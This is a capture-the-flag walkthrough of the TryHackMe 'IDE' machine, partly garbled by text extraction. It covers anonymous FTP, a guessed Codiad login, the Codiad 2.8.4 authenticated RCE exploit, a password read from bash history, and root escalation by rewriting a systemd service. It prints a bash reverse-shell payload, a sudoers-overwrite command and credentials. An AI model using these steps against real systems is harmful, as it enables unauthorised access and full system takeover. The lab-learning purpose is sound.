

IDE



Enumeration

```
sudo nmap -p- --min-rate 5000 -Pn <IP>
```

```
-(kali�kali)-[~]
sudo nmap -p- --min-rate 5000 -Pn -oN ~/TryHackMe/IDE/fastScan 10.10.84.159
Starting Nmap 7.93 (https://nmap.org) at 2023-06-13 06:31 EDT
Warning: 10.10.84.159 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.84.159
Host is up (0.19s latency).
Not shown: 65531 closed tcp ports (reset)
          STATE SERVICE
PORT
21/tcp
          open ftp
22/tcp
          open ssh
80/tcp
          open
               http
62337/tcp open
               unknown
Nmap done: 1 IP address (1 host up) scanned in 24.41 seconds
```

sudo nmap -sV -sC -A -p 21,22,80,62337 <IP> -Pn

```
$ sudo nmap -sV -sC -A -p 21,22,80,62337 -oN ~/TryHackMe/IDE/spec-ports 10.10.84.159 -Pn Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-13 06:33 EDT Nmap scan report for 10.10.84.159
Host is up (0.22s latency).
           STATE SERVICE VERSION
PORT
21/tcp open ftp vsftpd 3.0.3
 _ftp-anon: Anonymous FTP login allowed (FTP code 230)
  ftp-syst:
STAT:
  FTP server status:
        Connected to ::ffff:10.8.97.213
        Logged in as ftp
        TYPE: ASCII
        No session bandwidth limit
        Session timeout in seconds is 300
        Control connection is plain text
        Data connections will be plain text
        At session startup, client count was 3
        vsFTPd 3.0.3 - secure, fast, stable
 _End of status
22/tcp
         open ssh
                            OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
  ssh-hostkey:
    2048 e2bed33ce87681ef477ed043d4281428 (RSA)
     256 a882e961e4bb61af9f3a193b64bcde87 (ECDSA)
     256 244675a76339b63ce9f1fca413516320 (ED25519)
80/tcp
           open http Apache httpd 2.4.29 ((Ubuntu))
| http-title: Apache2 Ubuntu Default Page: It works
| http-server-header: Apache/2.4.29 (Ubuntu)
62337/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Codiad 2.8.4
|_http-server-header: Apache/2.4.29 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Adtran 424RG FTTH gateway (92%), Linux 2.6.32 (92%), Linux 2.6.32 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 80/tcp)
               ADDRESS
HOP RTT
     184.12 ms 10.8.0.1
     236.24 ms 10.10.84.159
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.65 seconds
```

Directories scanning seem not really helpful

```
岑 gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt --no-error -t 40 -u http://10.10.84
.159:62337
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                                                  http://10.10.84.159:62337
[+] Method:
[+] Threads:
[+] Wordlist:
                                                  /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:
[+] User Agent:
                                                  404
                                                  gobuster/3.5
[+] Timeout:
2023/06/13 06:42:12 Starting gobuster in directory enumeration mode
                                    (Status: 301) [Size: 322] [→ http://10.10.84.159:62337/themes/]
(Status: 301) [Size: 320] [→ http://10.10.84.159:62337/data/]
(Status: 301) [Size: 323] [→ http://10.10.84.159:62337/plugins/]
(Status: 301) [Size: 319] [→ http://10.10.84.159:62337/lib/]
(Status: 301) [Size: 325] [→ http://10.10.84.159:62337/languages/]
(Status: 301) [Size: 318] [→ http://10.10.84.159:62337/js/]
(Status: 301) [Size: 326] [→ http://10.10.84.159:62337/components/]
(Status: 301) [Size: 325] [→ http://10.10.84.159:62337/workspace/]
/themes
/data
/plugins
/languages
/js
/components
/workspace
Progress: 41399 / 220564 (18.77%)^C
[!] Keyboard interrupt detected, terminating.
2023/06/13 06:45:31 Finished
```

FTP

```
t ftp 10.10.84.159
Connected to 10.10.84.159.
220 (vsFTPd 3.0.3)
Name (10.10.84.159:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||34745|)
150 Here comes the directory listing.
              3 0
                          114
                                       4096 Jun 18 2021 .
drwxr-xr-x
drwxr-xr-x
              3 0
                         114
                                       4096 Jun 18
                                                    2021 ...
              2 0
                                       4096 Jun 18
                                                    2021 ...
drwxr-xr-x
                         0
226 Directory send OK.
ftp> cd ...
250 Directory successfully changed.
ftp> pwd
Remote directory: /
ftp> ls -la
229 Entering Extended Passive Mode (|||30344|)
150 Here comes the directory listing.
drwxr-xr-x
              3 0
                          114
                                       4096 Jun 18
                                                    2021 .
              3 0
                         114
                                       4096 Jun 18 2021 ...
drwxr-xr-x
drwxr-xr-x
              2 0
                         0
                                       4096 Jun 18
                                                    2021 ...
226 Directory send OK.
ftp> cd ...
250 Directory successfully changed.
ftp> pwd
Remote directory: / ...
ftp> ls -la
229 Entering Extended Passive Mode (|||26077|)
150 Here comes the directory listing.
              1 0
                          0
                                        151 Jun 18
                                                    2021 -
-rw-r--r--
              2 0
drwxr-xr-x
                         Ø
                                       4096 Jun 18
                                                    2021 .
drwxr-xr-x
              3 0
                         114
                                       4096 Jun 18
                                                    2021 ...
226 Directory send OK.
ftp>
```

Read the interested file "-" here with command more -

```
Hey john,
I have reset the password as you have asked. Please use the default password to login.
Also, please take care of the image file ;)
- drac.
```

There are 3 points that we should pay attention on:


• User: john

• User: drac

• Password hint: default password

Login - Gain Access

Open web browser and go to <a href="http://<IP>:62337">http://<IP>:62337



Use the previous found username **john** to login with some common passwords

The top 10 most common passwords list in 2023:

- 1. 123456
- 2. 123456789
- 3. qwerty
- 4. password
- 5. 12345
- 6. qwerty123
- 7. 1q2w3e
- 8. 12345678
- 9. 111111
- 10. 1234567890

```
Cl Codiad 2.8.4
🌂 Kali Linux 👔 Kali Tools 💆 Kali Docs \chi Kali Forums 🦿 Kali NetHunter 🛸 Exploit-DB 🦠 Google Hacking DB 🥼 OffSec
                                          odiad_projects/server.py x codiad_projects/client.py x ad_projects/videofeed.py x
 CloudCall
                                         2 import socket, videosocket
                                         3 import StringIO
    client.py
                                         4 from videofeed import VideoFeed
    server.py
                                        6 - class Client:
    videofeed.py
                                               def __init__(self):
    videosocket.py
                                                    self.client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAT)
                                                    self.client_socket.connect(("10.3.42.55", 6000))
                                                    self.vsock = videosocket.videosocket (self.client_socket)
                                                    self.videofeed = VideoFeed(1,"client",1)
                                                    self.data=StringIO.StringIO()
                                                def connect(self):
                                                    while True:
                                                      frame=self.videofeed.get_frame()
                                                        self.vsock.vsend(frame)
frame = self.vsock.vreceive()
                                                        self.videofeed.set_frame(frame)
                                                    """if (data <> 'Q' and data <> 'q'):
 CloudCall
                                           if __name__ == "__main__":
    client = Client()
                                        30
                                                client.connect()
                                        34
```

It worked with credential john:password

Exploit

The service's running on port **62337** is **Codiad 2.8.4** → Searching for any vulnerabilities

There are multiple payloads used for the RCE exploitation. Let's check the first one

```
(kali@ kali)-[~/TryHackMe/IDE]

$ searchsploit -m multiple/webapps/49705.py
Exploit: Codiad 2.8.4 - Remote Code Execution (Authenticated)
    URL: https://www.exploit-db.com/exploits/49705
    Path: /usr/share/exploitdb/exploits/multiple/webapps/49705.py
    Codes: CVE-2018-14009
Verified: True
File Type: Python script, ASCII text executable
Copied to: /home/kali/TryHackMe/IDE/49705.py
```

It required running 2 commands as following:

Go back to the 49705.py, press Y

Ok, we have accessed the shell

Privilege Escalation → **Normal user (drac)**

Of course we got error **Permission Denied** when trying to read the file **user.txt** owned by the **drac** user.

Let's look around...

```
www-data@ide:/home/drac$ ls -la
ls -la
total 52
drwxr-xr-x 6 drac drac 4096 Aug 4 2021.
drwxr-xr-x 3 root root 4096 Jun 17
                                  2021 ..
-rw----- 1 drac drac 49 Jun 18 2021 .Xauthority
-rw-r--r-- 1 drac drac 36 Jul 11 2021 .bash history
-rw-r--r-- 1 drac drac 220 Apr 4 2018 bash logout
-rw-r--r-- 1 drac drac 3787 Jul 11 2021 .bashrc
drwx——— 4 drac drac 4096 Jun 18 2021 .cache
drwxr-x- 3 drac drac 4096 Jun 18 2021 .config
drwx — 4 drac drac 4096 Jun 18 2021 .gnupg
drwx---- 3 drac drac 4096 Jun 18 2021 .local
-rw-r--r-- 1 drac drac 807 Apr 4 2018 .profile
-rw-r--r-- 1 drac drac   0 Jun 17  2021 .sudo as admin successful
-rw----- 1 drac drac 557 Jun 18 2021 .xsession-errors
-r------ 1 drac drac 33 Jun 18 2021 user.txt
www-data@ide:/home/drac$
```

It seem the .bash_history could contain some interested information → Check it out!

```
www-data@ide:/home/drac$ cat .bash_history
cat .bash history
mysql -u drac -p 'Th3dRaCULa1sR3aL'
www-data@ide:/home/drac$
```

Aha! A mysql login command line with username and password in plaintext. (drac:Th3dRaCULa1sR3aL)

I have tried to login mysql with the above credential but got an error said that the **mysql not found**

```
www-data@ide:/home/drac$ mysql -u drac -p 'Th3dRaCULa1sR3aL'
mysql -u drac -p 'Th3dRaCULa1sR3aL'

Command 'mysql' not found, but can be installed with:

apt install mysql-client-core-5.7
apt install mariadb-client-core-10.1

Ask your administrator to install one of them.

www-data@ide:/home/drac$
```

Therefore, we could try to switch to user **drac** with the same password

```
www-data@ide:/home/drac$ su drac
su drac
su: must be run from a terminal
www-data@ide:/home/drac$ python3 -c "import pty;pty.spawn('/bin/bash')"
python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@ide:/home/drac$ su drac
su drac
Password:
su: Authentication failure
www-data@ide:/home/drac$ su drac
su drac
Password: Th3dRaCULa1sR3aL
drac@ide:~$ id
id
uid=1000(drac) gid=1000(drac) groups=1000(drac),24(cdrom),27(sudo),30(dip),46
(plugdev)
drac@ide:~$
```

We are in!

But I prefer using the **ssh connection** than because I usually got error when trying to use **nano** with the reverse shell like this

```
drac@ide:~$ nano user.txt
nano user.txt
Error opening terminal: unknown.
drac@ide:~$
```

```
-(kali⊛kali)-[~]
<u>$ ssh drac@10.10.84.159</u>
The authenticity of host '10.10.84.159 (10.10.84.159)' can't be established.
ED25519 key fingerprint is SHA256:74/tt/begRRz00E0mVr2W3VX96tjC2aHyfq0EFU0kRk
This host key is known by the following other names/addresses:
    ~/.ssh/known hosts:74: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.84.159' (ED25519) to the list of known host
drac@10.10.84.159's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-147-generic x86_64)
* Documentation: https://help.ubuntu.com
 * Management:
                  https://landscape.canonical.com
 * Support:
                  https://ubuntu.com/advantage
 System information as of Tue Jun 13 11:21:42 UTC 2023
 System load: 0.0
                                                      105
                                 Processes:
 Usage of /: 49.9% of 8.79GB Users logged in:
                                                      0
                                IP address for eth0: 10.10.84.159
 Memory usage: 39%
 Swap usage: 0%
 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
69 packages can be updated.
1 update is a security update.
Last login: Wed Aug 4 06:36:42 2021 from 192.168.0.105
drac@ide:~$
```

Read the flag

```
drac@ide:~$ ls
user.txt
drac@ide:~$ cat user.txt
02930d21a8eb009
drac@ide:~$
```

Privilege Escalation → **Root**

sudo -1

Looking for the vsftpd.service file

```
drac@ide:~$ find / -name "*vsftpd.service" 2>/dev/null
/run/systemd/units/invocation:vsftpd.service
/sys/fs/cgroup/blkio/system.slice/vsftpd.service
/sys/fs/cgroup/pids/system.slice/vsftpd.service
/sys/fs/cgroup/cpu,cpuacct/system.slice/vsftpd.service
/sys/fs/cgroup/devices/system.slice/vsftpd.service
/sys/fs/cgroup/memory/system.slice/vsftpd.service
/sys/fs/cgroup/systemd/system.slice/vsftpd.service
/svs/fs/cgroup/unified/svstem.slice/vsftpd.service
/lib/systemd/system/vsftpd.service
/etc/systemd/system/mult1-user.target.wants/vsftpd.service
/var/lib/systemd/deb-systemd-helper-enabled/multi-user.target.wants/vsftpd.service
/var/lib/lxcfs/cgroup/blkio/system.slice/vsftpd.service
/var/lib/lxcfs/cgroup/pids/system.slice/vsftpd.service
/var/lib/lxcfs/cgroup/cpu,cpuacct/system.slice/vsftpd.service
/var/lib/lxcfs/cgroup/devices/system.slice/vsftpd.service
/var/lib/lxcfs/cgroup/memory/system.slice/vsftpd.service
/var/lib/lxcfs/cgroup/name=systemd/system.slice/vsftpd.service
drac@ide:~$
```

```
drac@ide:~$ cat /lib/systemd/system/vsftpd.service
[Unit]
Description=vsftpd FTP server
After=network.target

[Service]
Type=simple
ExecStart=/usr/sbin/vsftpd /etc/vsftpd.conf
ExecReload=/bin/kill -HUP $MAINPID
ExecStartPre=-/bin/mkdir -p /var/run/vsftpd/empty

[Install]
WantedBy=multi-user.target
drac@ide:~$
```

Googling for exploitation the **vsfptd.service**, I found 2 options with payloads:

```
ExecStart=/bin/sh -c 'echo "drac ALL=(root) NOPASSWD: ALL" > /etc/sudoers'
```

• ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/<local-ip>/4444 0>&1'

In this writeup, I would use the first one for no more reverse shell

```
[Unit]
Description=vsftpd FTP server
After=network.target

[Service]
Type=simple
#ExecStart=/usr/sbin/vsftpd /etc/vsftpd.conf
ExecStart=/bin/sh -c 'echo "drac ALL=(root) NOPASSWD: ALL" > /etc/sudoers'
ExecReload=/bin/kill -HUP $MAINPID
ExecStartPre=-/bin/mkdir -p /var/run/vsftpd/empty

[Install]
WantedBy=multi-user.target
```

We got an error here and it said that we must reload the **daemon** service at first!

Now, execute the command again

```
drac@ide:~$ sudo /usr/sbin/service vsftpd restart
drac@ide:~$ sudo -l
User drac may run the following commands on ide:
        (root) NOPASSWD: ALL
drac@ide:~$ sudo -i
root@ide:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ide:~#
```

Read the flag!

```
root@ide:~# ls
root.txt
root@ide:~# cat root.txt
ce258cb16f47f1cd
root@ide:~#
```